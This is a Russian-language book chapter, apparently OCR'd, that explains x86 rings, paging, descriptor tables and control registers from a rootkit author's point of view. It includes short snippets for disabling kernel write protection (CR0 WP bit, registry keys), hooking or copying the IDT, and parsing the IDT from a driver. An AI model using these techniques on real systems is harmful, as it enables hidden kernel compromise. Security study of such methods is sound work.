Внутренне довольно немного кода управляет этим ограничением доступа. Также существует код, позволяющий программе в некоторых специальных случаях выполнять доступ к кольцам с меньшими номерами. Например, для загрузки драйвера принтера в ядро требуется, чтобы административная программа (программа третьего кольца) имела доступ к загруженным драйверам устройств (расположенным в ядре в нулевом кольце). Однако как только руткит режима ядра загружен, его код начинает выполняться в нулевом кольце, и эти ограничения больше не действуют.

Многие инструменты для обнаружения руткитов выполняются как административные программы третьего кольца. Разработчику руткита следует понимать, как использовать тот факт, что его руткит имеет более высокие привилегии, чем административная утилита. Например, руткит может использовать данный факт, чтобы скрыть себя от этой утилиты или сделать ее неэффективной. Кроме того, руткит

[1] Хотя первое и второе кольца могут использоваться, архитектура Windows этого не требует.

обычно устанавливается с использованием программы-загрузчика. (Загрузчики мы рассмотрели в главе 2.) Эти загрузчики представляют собой приложения третьего кольца. Чтобы загрузить руткит в ядро, загрузчики вызывают специальные функции, позволяющие им получить доступ к нулевому кольцу.

На рис. 3.1 показаны кольца процессоров Intel x86 и места, где программы режимов пользователя и ядра выполняются внутри этих колец. Помимо ограничений на доступ к памяти, существуют и другие защитные ограничения. Некоторые инструкции считаются привилегированными и могут использоваться только в нулевом кольце. Эти инструкции обычно служат для изменения поведения процессора или для прямого доступа к аппаратуре. Например, следующие инструкции процессора x86 разрешено выполнять только в нулевом кольце:

- `cli` — остановить обработку прерываний (на текущем процессоре);
- `sti` — начать обработку прерываний (на текущем процессоре);
- `in` — прочитать данные из аппаратного порта;
- `out` — записать данные в аппаратный порт.



Рис. 3.1. Кольца процессоров Intel x86

Выполнение руткита в нулевом кольце дает множество преимуществ. Такой руткит может манипулировать не только аппаратным обеспечением, но и окружением, в котором работает другое программное обеспечение. Это очень важно для выполнения скрытых действий на компьютере.

Теперь, когда мы обсудили то, как процессор обеспечивает управление доступом, давайте рассмотрим, как процессор отслеживает важные данные.

Таблицы, таблицы и еще раз таблицы

Помимо ответственности за управление кольцами, процессор несет ответственность и за многое другое. Например, процессор должен решить, что делать, когда возникает прерывание, когда программа аварийно завершается, когда аппаратное обеспечение посылает какой-либо сигнал, когда программы режима пользователя пытаются взаимодействовать с программами уровня ядра, когда многопоточные программы переключают программные потоки. Ясно, что такие события должен обрабатывать код операционной системы, но сначала с ними всегда сталкивается процессор.

Для каждого важного события процессор должен определить, какая программная процедура будет его обрабатывать. Так как каждая программная процедура находится в памяти, процессору имеет смысл хранить адреса важных процедур. Точнее, процессору необходимо знать, где *найти* адрес важной процедуры. Процессор не может хранить все адреса внутри, так что он должен выполнять поиск этих значений. Он делает это с помощью таблиц адресов. Когда происходит событие, такое как прерывание, процессор ищет это событие в таблице и находит соответствующий адрес некоторой программы, предназначенной для обработки этого события. Единственная информация, необходимая процессору, — базовый адрес этих таблиц в памяти.

Существует множество важных таблиц процессора, в том числе:

- глобальная таблица дескрипторов (Global Descriptor Table, GDT) — используется для отображения адресов;
- локальная таблица дескрипторов (Local Descriptor Table, LDT) — используется для отображения адресов;
- каталог страниц (page directory) — используется для отображения адресов;
- таблица дескрипторов прерываний (Interrupt Descriptor Table, IDT) — служит для поиска обработчиков прерываний.

Помимо таблиц процессора, операционная система сама может хранить таблицы. Эти таблицы, реализованные в ОС, не поддерживаются напрямую процессором, так что ОС содержит специальные функции и код для управления этими таблицами.

Еще одна важная таблица ОС — таблица диспетчеризации системных служб (System Service Dispatch Table, SSDT). Она используется ОС Windows для обработки системных вызовов.

Эти таблицы могут применяться разными способами. В следующих разделах мы выясним, как они работают. Мы также изучим способы, позволяющие разработчику руткитов модифицировать или захватывать эти таблицы, чтобы оставаться незаметным или чтобы перехватывать данные.

Страницы памяти

Вся память разделена на страницы, как книга. Каждая страница может содержать только некоторое количество символов. Каждый процесс может иметь отдельную таблицу поиска для обнаружения этих страниц памяти.

Представьте, что память — это гигантская библиотека книг, где каждый процесс имеет для поиска собственную библиотечную карточку. Различные таблицы поиска могут привести к тому, что память будет рассматриваться каждым процессом по-разному.

Именно поэтому один процесс может прочитать память по адресу 0x00401122 и увидеть там строку `"GREG"`, тогда как другой процесс может прочитать память по тому же адресу, но увидеть там строку `"JAMIE"`. Каждый процесс может иметь уникальное «видение» памяти.

Управление доступом применяется к страницам памяти. Продолжая метафору с библиотекой, представьте себе, что процессор — это властный библиотекарь, который позволяет процессу просматривать только несколько книг в библиотеке. Чтобы прочитать память или записать в память, процесс сначала должен найти правильную «книгу», а затем — точную «страницу» для этой памяти. Если процессор не одобрит запрашиваемую книгу или страницу, доступ будет отклонен.

Процедура поиска для нахождения страницы таким способом длинная и запутанная; контроль доступа применяется на нескольких этапах этой процедуры. Во-первых, процессор проверяет, может ли процесс открыть запрашиваемую книгу (проверка *дескриптора*); во-вторых, процессор проверяет, может ли процесс читать некоторую главу в этой книге (проверка *каталога страниц*); и, наконец, процессор проверяет, может ли процесс читать некоторую страницу в этой главе (проверка *страницы*). Получается довольно большой объем работы!

Только если процесс сможет пройти все этапы проверки, ему будет разрешено прочитать страницу. Но даже если проверки процессора пройдены, страница может оказаться помеченной как доступная только для чтения. Это конечно же означает, что процесс может читать страницу, но не может писать в нее. Таким образом может поддерживаться целостность данных. Разработчики руткитов подобны вандалам в этой библиотеке, которые пытаются оставить свои каракули во всех книгах, — так что мы должны изучить об управлении доступом все, что возможно.

Детали проверки доступа к памяти

Для получения доступа к памяти процессор x86 выполняет следующие проверки (в указанном порядке):

1. Проверка дескриптора (или *сегмента*). Обычно выполняется доступ к глобальной таблице дескрипторов (GDT) и проверяется *дескриптор сегмента*. Дескриптор сегмента содержит значение, известное как *уровень привилегий* дескриптора (Descriptor Privilege Level, DPL). DPL содержит номер кольца (от нуля до трех), требуемый для вызывающего процесса. Если требование DPL меньше, чем уровень кольца, который иногда называют *текущим уровнем привилегий* (Current Privilege Level, CPL) вызывающего процесса, доступ отклоняется, и проверка памяти на этом заканчивается.
2. Проверка каталога страниц. Бит пользователь/система (user/supervisor) проверяется для всей таблицы страниц, то есть для всего диапазона страниц памяти. Если этот бит установлен в ноль, то только «системные» программы (нулевого, первого и второго колец) могут выполнять доступ к этому диапазону страниц; если вызывающий процесс не «системный», на этом проверка памяти заканчивается. Если бит пользователь/система установлен в 1, то любая программа может выполнять доступ к этому диапазону страниц.
3. Проверка страницы. Эта проверка выполняется для одной страницы памяти. Если проверка каталога страниц была пройдена успешно, выполняется проверка каждой рассматриваемой страницы. Как и каталог страниц, каждая отдельная страница имеет бит пользователь/система, который и проверяется. Если этот бит установлен в ноль, то только «системные» программы (нулевого,

первого и второго колец) могут выполнять доступ к этой отдельной странице. Если этот бит установлен в 1, то любая программа может выполнять доступ к данной странице. Процессу разрешается получить доступ к странице памяти, только если он сумеет пройти все этапы проверки без отказов в доступе.

Семейство операционных систем Windows в действительности не выполняет проверку дескриптора. Вместо этого в Windows применяются *только* нулевое и третье кольца (которые иногда называют *режимами ядра* и *пользователя*). Это позволяет при проверке таблицы страниц контролировать доступ к памяти *только* с помощью бита пользователь/система. Программы режима ядра, работающие в нулевом кольце, всегда будут иметь возможность получать доступ к памяти. Программы режима пользователя, работающие в третьем кольце, могут получать доступ только к страницам, помеченным как «пользовательские».

На рис. 3.2 показан дамп GDT (полученный с помощью утилиты SoftIce) для Windows 2000. Для каждой записи показан уровень DPL. Первые четыре записи (08, 10, 1B и 23) охватывают весь диапазон памяти для данных и кода, в том числе для программ и нулевого кольца, и третьего кольца. В результате GDT не предоставляет системе никакой безопасности. Безопасность должна обеспечиваться «ниже по течению», внутри таблиц страниц. Чтобы подробно в этом разобраться, вы должны сначала понять, как адреса виртуальной памяти отображаются на физические адреса. Это объяснено в следующем разделе.

```
Sel.  Type     Base      Limit     DPL  Attributes
GDTbase=80036000  Limit=03FF
0008  Code32   00000000  FFFFFFFF  0    P   RE
0010  Data32   00000000  FFFFFFFF  0    P   RW
001B  Code32   00000000  FFFFFFFF  3    P   RE
0023  Data32   00000000  FFFFFFFF  3    P   RW
0028  TSS32    802A9000  000020AB  0    P   B
0030  Data32   FFDFF000  00001FFF  0    P   RW
003B  Data32   00000000  00000FFF  3    P   RW
0043  Data16   00000400  0000FFFF  3    P   RW
```

Рис. 3.2. GDT в Windows 2000

Разделение на страницы и преобразование адресов

Механизм защиты памяти — это не просто механизм обеспечения безопасности. Большинство современных операционных систем поддерживают виртуальную память, что позволяет каждой программе в системе иметь свое собственное адресное пространство. Это также позволяет программе использовать больше памяти, чем ей на самом деле доступно в качестве «основной памяти». Например, компьютер, имеющий 256 Мбайт памяти, не ограничивает каждую программу только этим значением. Программа может легко использовать 1 Гбайт памяти, если она так решит: дополнительная память просто хранится на диске в файле (иногда называемом *страничным файлом*). Виртуальная память позволяет множеству

процессов выполняться одновременно, каждому в собственной памяти, при этом общий объем памяти, используемой всеми процессами, больше, чем объем физически установленной памяти.

Страницы памяти могут быть помечены как *выгруженные* (то есть хранимые на диске, а не в оперативной памяти). При поиске любой такой страницы процессор будет генерировать прерывание. Обработчик прерывания считает страницу назад в память, тем самым сделав ее *загруженной*. Большинство систем позволяет только небольшому проценту всей доступной памяти быть занятой в любой момент времени. Компьютер с небольшим объемом физической памяти будет иметь большой страничный файл, к которому постоянно выполняется доступ. И наоборот, больший объем физической памяти означает меньше обращений к страничному файлу.

Всякий раз, когда программа читает память, она должна указывать на адрес. Для каждого процесса этот адрес должен быть *преобразован* в фактический адрес физической памяти. Это важно: адрес, используемый процессом, — это *не тот* фактический физический адрес, по которому находятся данные. Процедура преобразования необходима для определения правильного места в физическом хранилище.

Например, если программа NOTEPAD.EXE ищет содержимое памяти виртуального адреса 0x0041FF10, фактический физический адрес может быть равен, скажем, 0x01EE2F10. Если NOTEPAD.EXE выполняет следующую инструкцию, значение, считываемое в регистр EAX, на самом деле *хранится* по физическому адресу 0x01EE2F10:

```
mov eax, 0x0041FF10
```

Адрес преобразуется из виртуального адреса в физический (рис. 3.3).

Рис. 3.3. Преобразование адреса для инструкции mov

Поиск в таблицах страниц

Преобразование адресов памяти выполняется с помощью специальной таблицы, известной как *каталог таблиц страниц* (page-table directory). Процессор Intel x86 хранит указатель на каталог таблиц страниц в специальном регистре под названием CR3. Этот регистр, в свою очередь, указывает на массив из 1024 32-разрядных значений, называемый *каталогом страниц*. Каждое 32-разрядное значение, называемое *записью каталога страниц* (page-directory entry), определяет

базовый адрес таблицы страниц в физической памяти и включает бит состояния, показывающий, находится ли таблица страниц в данный момент в памяти. Из таблицы страниц может быть получен фактический физический адрес (рис. 3.4).



Рис. 3.4. Поиск страницы в памяти

На рис. 3.4 представлены разные таблицы, используемые при поиске физического адреса памяти. В этом поиске задействованы разные части запрошенного, или *виртуального*, адреса. Как показано на рис. 3.5, в поиске применяется каждая часть запрошенного адреса.

31 — 22	21 — 12	11 — 0
Индекс каталога страниц (1024 возможных значения)	Индекс таблицы страниц (1024 возможных значения)	Положение на странице (4096 возможных значений)

Рис. 3.5. Разные части запрошенного адреса[1]

Чтобы преобразовать запрошенный виртуальный адрес в адрес физической памяти, операционной системой и процессором предпринимаются следующие шаги:

1. Процессор обращается к регистру CR3, чтобы узнать базовый адрес каталога таблиц страниц.
2. Запрошенный адрес памяти разбивается на три части, как показано на рис. 3.5.
3. Первые 10 бит служат для поиска места в каталоге таблиц страниц (см. рис. 3.4).

[1] Если страница помечена как 4-мегабайтная, биты 22–31 определяют базовый адрес физической страницы, и биты 0–21 — смещение страницы физической памяти.

4. Как только обнаруживается запись каталога страниц, это означает, что соответствующая таблица страниц найдена в памяти.
5. Средние 10 бит адреса используются для поиска индекса в таблице страниц (см. рис. 3.4).
6. Для страницы находится соответствующий адрес физической памяти (иногда называемый *страничным кадром*).
7. Последние 12 бит запрошенного адреса используются для поиска смещения в физической памяти в страничном кадре (до 4096 байт). Результирующий фактический физический адрес содержит запрошенные данные.

Запрошенный адрес иногда называется *виртуальным* — в том смысле, что перед тем, как его можно будет использовать, он должен быть преобразован в адрес реальной (физической) памяти. Как вы видите, для преобразования виртуального адреса в фактический адрес физической памяти требуются некоторые действия. На каждом шаге требуется информация, полученная из таблицы. Любые из этих данных могут быть модифицированы или использованы руткитом.

Запись каталога страниц

Как мы уже отметили, регистр CR3 указывает на базовый адрес каталога страниц. Каталог страниц — это массив *записей каталога страниц* (рис. 3.6). Когда выполняется доступ к записи каталога страниц, проверяется бит U (бит 2). Если бит U установлен в ноль, то рассматриваемая таблица страниц предназначена только для ядра. Также проверяется бит W (бит 1). Если бит W установлен в ноль, то память доступна только для чтения (в противоположность чтению/записи). Вспомните, что запись каталога страниц указывает на целую таблицу страниц (рис. 3.7), то есть на целую коллекцию страниц. Параметры записи каталога страниц применяются к целому диапазону страниц памяти.

31 12	11 9	8	7	6	5	4	3	2	1	0
Базовый адрес таблицы страниц		0	PS	0	A	PCD	PWT	U	W	P

Рис. 3.6. Запись каталога страниц

31 12	11 9	8	7	6	5	4	3	2	1	0
Базовый адрес страницы		0	0	D	A	PCD	PWT	U	W	P

Рис. 3.7. Запись таблицы страниц[1]

Обратите внимание, что программа, работающая с каталогом страниц, должна работать в нулевом кольце.

[1] Формат записи таблицы страниц может несколько отличаться в зависимости от операционной системы.

Запись таблицы страниц

Запись таблицы страниц содержит информацию только об одной странице памяти. И снова проверяется бит U. Если он установлен в ноль, только программы режима ядра могут получить доступ к этой странице памяти. Также проверяется бит W для доступа на чтение/запись. Примечателен также бит P: если он установлен в ноль, это означает, что страница в настоящий момент выгружена на диск (а если он установлен в единицу, она находится в памяти и доступна). Если страница памяти выгружена, то чтобы получать к ней доступ, диспетчер памяти должен загрузить ее в память.

Доступ только на чтение к некоторым важным таблицам

В Windows XP и выше страницы памяти, содержащие SSDT и IDT, определены как доступные только для чтения в таблице страниц. Если атакующий хочет изменить содержимое этих страниц памяти, он должен сначала сделать эти страницы доступными для чтения и записи. Лучший способ руткиту сделать это — использовать *трюк с CR0*, о котором рассказывается далее в этой главе. Однако также можно сделать эти таблицы доступными для записи, изменив два ключа реестра. Если вы хотите навсегда отключить параметры, обеспечивающие доступ только для чтения, можете изменить следующие ключи реестра и перезагрузить систему[1]:

```
HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Memory
Management\EnforceWriteProtection = 0
HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Memory
Management\DisablePagingExecutive = 1
```

(Первые два ключа при «чистой» установке XP не существуют, так что вам придется добавить их самостоятельно.)

Конечно, даже неизмененные, эти ключи реестра не защищают против руткитов, так как руткит может модифицировать таблицы страниц напрямую или использовать трюк с CR0 для включения или отключения ограничений доступа «на лету».

Множество процессов, множество каталогов страниц

Теоретически, используя один каталог страниц, операционная система может обслуживать множество процессов, обеспечивать защиту памяти между процессами и поддерживать страничный файл на диске. Однако при наличии только одного каталога страниц была бы только одна карта преобразования для виртуальной памяти. Это бы означало, что всем процессам пришлось бы совместно использовать одну и ту же память. В Windows NT/2000/XP/2003, как мы знаем, каждый процесс имеет собственную память — процессы не используют ее совместно.

Стартовый адрес большинства исполняемых файлов равен 0x00400000. Как множество процессов могут использовать один и тот же виртуальный адрес, не кон-

[1] Спасибо Робу Беку (Rob Beck) за эту информацию.

фликтуя в физической памяти? Ответ состоит в наличии множества каталогов страниц. Каждый процесс в системе поддерживает уникальный каталог страниц. Каждый процесс имеет собственное значение регистра CR3. Это означает, что каждый процесс имеет отдельную и уникальную карту виртуальной памяти. Таким образом, два разных процесса, получая доступ к адресу памяти 0x00400000, должны преобразовать его в два разных адреса физической памяти. По той же причине один процесс не может «смотреть» в память другого процесса.

Даже при том, что каждый процесс имеет уникальную таблицу страниц, память выше адреса 0x7FFFFFFF обычно отображается одинаково для всех процессов. Этот диапазон памяти зарезервирован для ядра, и память ядра остается целостной независимо от выполняющегося процесса. Даже при работе в нулевом кольце будет существовать *контекст активного процесса*. Контекст процесса включает состояние машины для этого процесса (например, сохраненные регистры), окружение процесса, маркер безопасности процесса и другие параметры. Контекст процесса содержит значение регистра CR3 и, следовательно, каталог страниц активного процесса. Разработчику руткита следует принимать во внимание, что изменения, сделанные в таблицах страниц для процесса, будут иметь влияние на этот процесс не только, когда он находится в режиме пользователя, но и когда он находится в контексте ядра. Это позволяет совершенствовать механизмы скрытия.

Процессы и программные потоки

Разработчики руткитов должны понимать, что основным механизмом управления исполняемым кодом является не процесс, а программный поток. Ядро Windows планирует выполнение процессов, основываясь на количестве потоков, а не процессов. То есть если существует два процесса, один состоит из одного потока, а другой из девяти, система отдаст каждому потоку 10 % процессорного времени. Таким образом, процессу из первого потока достанется 10 % времени процессора, тогда как процесс с девятью потоками получит 90 %. Этот пример, конечно, упрощенный, так как существуют и другие факторы (например, приоритет), которые также принимаются во внимание при планировании. Но факт остается фактом, при всех прочих равных условиях планирование полностью основывается на количестве потоков, а не на количестве процессов.

Что же такое *процесс*? В Windows процесс — это просто способ для группы потоков совместно использовать следующие данные:

- виртуальное адресное пространство (то есть значение CR3);
- маркер доступа, включая SID (Security Identifier — идентификатор защиты)[1];
- таблицу описателей для объектов ядра win32;
- рабочий набор (физическая память, которой «владеет» процесс).

Руткиты должны уметь обращаться с потоками и потоковыми структурами для решения разных задач, включая скрытность и внедрение кода. Вместо создания

[1] Поток может иметь собственный маркер доступа, который, если существует, перекрывает маркер доступа процесса.

новых процессов руткит может создавать новые потоки и назначать их существующему процессу. Редко когда требуется создавать целый новый процесс.

Когда происходит переключение контекста на новый поток, сохраняется состояние старого потока. Каждый поток имеет собственный стек ядра, так что состояние потока помещается наверх стека ядра. Если новый поток принадлежит другому процессу, новый адрес каталога страниц для нового процесса загружается в CR3. Адрес каталога страниц может быть найден в структуре KPROCESS процесса. После того как новый стек ядра потока найден, новый контекст потока выталкивается из стека, и новый поток начинает выполняться. Если руткит модифицирует таблицы страниц процесса, эти изменения будут применены ко всем потокам в этом процессе, потому что все потоки совместно используют одно и то же значение CR3.

Более подробно структуры потоков и процессов мы рассмотрим в главе 7.

Таблицы дескрипторов памяти

Некоторые из таблиц, использующихся процессором для отслеживания информации, могут содержать дескрипторы. Существует несколько типов дескрипторов, и они могут быть добавлены или изменены руткитом.

Глобальная таблица дескрипторов

Несколько интересных трюков можно сделать с помощью глобальной таблицы дескрипторов (GDT). Она может использоваться для отображения разных интервалов адресов или для переключения заданий. Базовый адрес GDT можно определить с помощью инструкции `SGDT`, а изменить расположение GDT — с помощью инструкции `LGDT`.

Локальная таблица дескрипторов

Локальная таблица дескрипторов (LDT) позволяет каждому заданию иметь набор уникальных дескрипторов. Бит, известный как бит-указатель типа таблицы (table-indicator bit), позволяет выбрать между GDT и LDT, если указан сегмент. LDT может содержать те же самые типы дескрипторов, что и GDT.

Сегменты кода

При доступе к памяти, содержащей код, процессор использует сегмент, указанный в регистре сегмента кода (Code Segment, CS). Сегмент кода может быть указан в таблице дескрипторов. Любая программа, включая руткит, может изменить регистр CS, выполнив *дальний вызов* (far call), *дальний переход* (far jump) или *дальний возврат* (far return), при котором значение CS выталкивается из стека[1]. Интересно отметить, что код можно выполнить только установкой бита R в нуль в дескрипторе.

[1] Также можно использовать инструкцию IRET.

Шлюзы вызова

В LDT или GDT можно поместить специальный тип дескрипторов, называемый *шлюзом вызова* (call gate). Программа может выполнить дальний вызов с дескриптором, установленным на шлюз вызова. При выполнении этого вызова может быть указан новый уровень кольца. Шлюз позволяет разрешить программе режима пользователя выполнять вызов функций режима ядра. Это может быть для руткита интересным «черным» ходом. Тот же самый механизм может применяться с дальним переходом, но только если шлюз вызова имеет такой же или более низкий уровень привилегий, что и процесс, выполняющий переход[1].

При использовании шлюза вызова адрес игнорируется — только номер дескриптора имеет значение. Структура данных шлюза вызова сообщает процессору, где находится код вызываемой функции. При необходимости аргументы могут быть прочитаны из стека. Например, шлюз вызова может быть создан так, чтобы вызывающая сторона помещала в стек аргументы секретной команды.

Таблица дескрипторов прерываний

Регистр таблицы дескрипторов прерываний (Interrupt Descriptor Table Register, IDTR) хранит базу (стартовый адрес) таблицы дескрипторов прерываний (IDT) в памяти. Таблица IDT, используемая для поиска программной функции обработки прерывания, очень важна[2]. Прерывания требуются для множества низкоуровневых функций компьютера. Например, прерывание генерируется каждый раз, когда выполняется нажатие клавиши на клавиатуре. IDT — это массив, содержащий 256 записей (по одной для каждого прерывания). Это означает, что может существовать до 256 прерываний для каждого процессора. Каждый процессор имеет собственный регистр IDTR и, следовательно, собственную таблицу прерываний. Если компьютер имеет несколько процессоров, руткит, установленный на этом компьютере, должен учитывать, что у каждого процессора своя таблица прерываний.

Когда происходит прерывание, номер прерывания получают от инструкции прерывания или от программируемого контроллера прерываний (Programmable Interrupt Controller, PIC). В любом случае таблица прерываний используется для поиска подходящей программной функции для ее вызова. Эта функция иногда называется *вектором прерываний*, или *подпрограммой обработки прерываний* (Interrupt Service Routine, ISR).

Когда процессор находится в защищенном режиме, таблица прерываний представляет собой массив из 256 8-байтных записей. Каждая запись содержит адрес ISR и некоторую другую информацию для обеспечения безопасности.

Чтобы получить адрес в памяти таблицы прерываний, необходимо прочитать значение IDTR. Это делается с помощью инструкции `SIDT` (Store Interrupt

---

[1] Исключение составляет дальний переход на «подчиненный» сегмент кода.

[2] Кроме того, чтобы на процессоре выполнилась обработка прерывания, должен быть установлен бит IF в регистре EFlags этого процессора.

Descriptor Table — сохранить таблицу дескрипторов прерываний). Изменить содержимое IDTR можно с помощью инструкции LIDT (Load Interrupt Descriptor Table — загрузить таблицу дескрипторов прерываний). Более подробно об этом рассказывается в главе 8.

Одним из трюков, используемых руткитами, является создание новой таблицы прерываний. Это позволяет скрыть изменения, сделанные в оригинальной таблице прерываний. Сканер вирусов может проверить целостность оригинальной таблицы IDT, но руткит может создать копию IDT, изменить IDTR, и затем спокойно делать изменения в скопированной таблице IDT, не рискуя быть обнаруженным.

Инструкция SIDT сохраняет содержимое IDTR в следующем формате:

```
/* SIDT возвращает IDT в этом формате */
typedef struct
{
    unsigned short IDTLimit;
    unsigned short LowIDTbase;
    unsigned short HiIDTbase;
} IDTINFO;
```

Используя данные, предоставленные инструкцией SIDT, атакующий затем может найти адрес таблицы IDT и получить ее содержимое. Вспомните, что в IDT может быть до 256 записей. Каждая запись в IDT содержит указатель на подпрограмму обработки прерываний. Эти записи имеют следующую структуру.

```
// Запись в IDT – ее иногда называют
// "шлюзом прерываний"
#pragma pack(1)
typedef struct
{
    unsigned short LowOffset;
    unsigned short selector;
    unsigned char unused_lo;
    unsigned char segment_type:4; // 0x0E - это шлюз прерываний
    unsigned char system_segment_flag:1;
    unsigned char DPL:2;          // дескриптор уровня привилегии
    unsigned char P:1;            // представление
    unsigned short HiOffset;
} IDTENTRY;
#pragma pack()
```

Эта структура данных используется для поиска в памяти функции, которая будет обрабатывать событие прерывания. Данная структура иногда называется *шлюзом прерываний* (interrupt gate). Используя шлюз прерываний, программа режима пользователя может вызывать процедуры режима ядра. Например, прерывание для системного вызова находится по смещению 0x2E в таблице IDT. Системный вызов обрабатывается в режиме ядра, хотя он может быть инициирован из режима пользователя. Дополнительные шлюзы прерываний могут быть помещены руткитом в качестве «черного» хода. Руткит также может захватывать существующие шлюзы прерываний. Чтобы получить доступ к IDT, используйте следующий пример кода:

```
#define MAKELONG(a, b)
((unsigned long) (((unsigned short) (a)) | ((unsigned long) ((unsigned short) (b))) << 16))
```

Максимальное количество записей в IDT — 256.

```
#define MAX_IDT_ENTRIES 0xFF
```

В целях демонстрации в качестве примера руткита мы реализуем программу синтаксического разбора внутри подпрограммы **DriverEntry**.

```
NTSTATUS DriverEntry(IN PDRIVER_OBJECT theDriverObject,
                     IN PUNICODE_STRING theRegistryPath )
{
    IDTINFO idt_info; // эта структура получается
                      // путем вызова инструкции sidt
    IDTENTRY* idt_entries; // и затем этот указатель
                           // получается из idt_info
    unsigned long count;
    // загрузка idt_info
    __asm sidt, idt_info
```

Мы используем данные, возвращенные инструкцией **SIDT**, чтобы получить базовый адрес IDT. Затем мы в цикле проходим каждую запись и выводим некоторые данные в качестве отладочной информации.

```
    idt_entries = (IDTENTRY*)
MAKELONG(idt_info.LowIDTbase,idt_info.HiIDTbase);
    for(count = 0;count <= MAX_IDT_ENTRIES;count++)
    {
        char _t[255];
        IDTENTRY *i = &idt_entries[count];
        unsigned long addr = 0;
        addr = MAKELONG(i->LowOffset, i->HiOffset);
        _snprintf(_t,
        253,
        "Interrupt %d: ISR 0x%08X", count, addr);
        DbgPrint(_t);
    }
    return STATUS_SUCCESS;
}
```

Этот пример кода иллюстрирует синтаксический анализ IDT. Никакие модификации IDT не выполняются. Однако этот код может легко стать базой для чего-то более сложного. Подробнее работа с прерываниями рассматривается в главах 5 и 8.

Другие типы шлюзов

Помимо шлюзов прерываний, IDT может содержать *шлюзы задач* (task gates) и *шлюзы ловушек* (trap gates). Шлюз ловушек отличается от шлюза прерываний только тем, что он может быть прерван маскируемыми прерываниями, тогда как шлюз прерываний не может. В то же время шлюз задач является довольно устаревшей функцией процессора. Шлюз задачи может использоваться, чтобы принудительно выполнить переключение задачи в x86. Так как эта возможность в Windows не поддерживается, этот механизм мы рассматривать не будем.

Не путайте *задачу* с *процессом* в Windows. Задача для процессора x86 управляется сегментом переключения задач (Task Switch Segment, TSS) — механизмом, первоначально применявшимся для аппаратного управления задачами. Linux, Windows и многие другие операционные системы реализуют переключение задач программно и, по большому счету, не используют аппаратный механизм.

Таблица диспетчеризации системных служб

Таблица диспетчеризации системных служб (SSDT) используется для поиска функции, необходимой для обслуживания заданного системного вызова. Это средство реализуется операционной системой, а не процессором. Существует два способа программе выполнить системный вызов — использовать прерывание 0x2E или инструкцию SYSENTER.

В Windows XP и выше программы обычно используют инструкцию SYSENTER, тогда как на более старых платформах применяется прерывание 0x2E. Эти два механизма полностью отличаются, хотя и приводят к одному и тому же результату.

Выполнение системного вызова приводит к вызову функции KiSystemService в ядре. Эта функция считывает номер системного вызова из регистра EAX и ищет вызов в SSDT. Кроме того, KiSystemService копирует аргументы для системного вызова из стека режима пользователя в стек режима ядра. На аргументы указывает регистр EDX. Некоторые руткиты встраиваются в эту цепочку обработки для перехвата данных, изменения аргументов или перенаправления системного вызова. Этот подход рассматривается более подробно в главе 4.

Управляющие регистры

Помимо системных таблиц, важные возможности процессора контролируют несколько специальных регистров. Эти регистры также могут использоваться руткитами.

Регистр CR0

Управляющий регистр CR0 содержит биты, контролирующие поведение процессора. Популярным методом отключения защиты памяти в ядре является изменение управляющего регистра CR0.

Этот регистр впервые появился в скромном процессоре 286 и назывался *словом состояния машины*. Затем, с выходом процессоров семейства 386, он был переименован в *нулевой управляющий регистр* (Control Register Zero, CR0). Но только с выходом процессоров серии 486 в регистр CR0 был включен бит *защиты от записи* (Write Protect, WP). Бит WP контролирует, разрешит ли процессор выполнять запись в страницы памяти, помеченные как доступные только для чтения. Установка WP в ноль отключает защиту памяти. Это очень важно для руткитов уровня ядра, которые должны писать в структуры данных операционной системы.

Следующий код показывает, как отключить и затем повторно включить защиту памяти, используя трюк с регистром CR0.

```
// Отключаем защиту памяти
__asm
{
    push eax
    mov eax, CR0
```

```
    and eax, 0FFFEFFFFh
    mov CR0, eax
    pop eax
}
// что-то делается
// Снова включаем защиту памяти
__asm
{
    push eax
    mov eax, CR0
    or eax, NOT 0FFFEFFFFh
    mov CR0, eax
    pop eax
}
```

Другие управляющие регистры

Существует еще четыре управляющих регистра, и они управляют другими функциями процессора. Регистр CR1 пока остается недокументированным и не используется. Регистр CR2 применяется, когда процессор находится в защищенном режиме; в этом регистре хранится последний адрес, вызвавший ошибку отсутствия страницы. Регистр CR3 хранит адрес каталога страниц. Регистр CR4 не был реализован до выхода линейки процессоров Pentium (и поздних версий 486); он обрабатывает такие ситуации, как включение виртуального режима 8086 (то есть выполнение старой DOS-программы под управлением Windows NT). Если этот режим включен, процессор будет перехватывать такие привилегированные инструкции, как `CLI`, `STI` и `INT`. Для руткитов эти дополнительные регистры обычно бесполезны.

Регистр EFlags

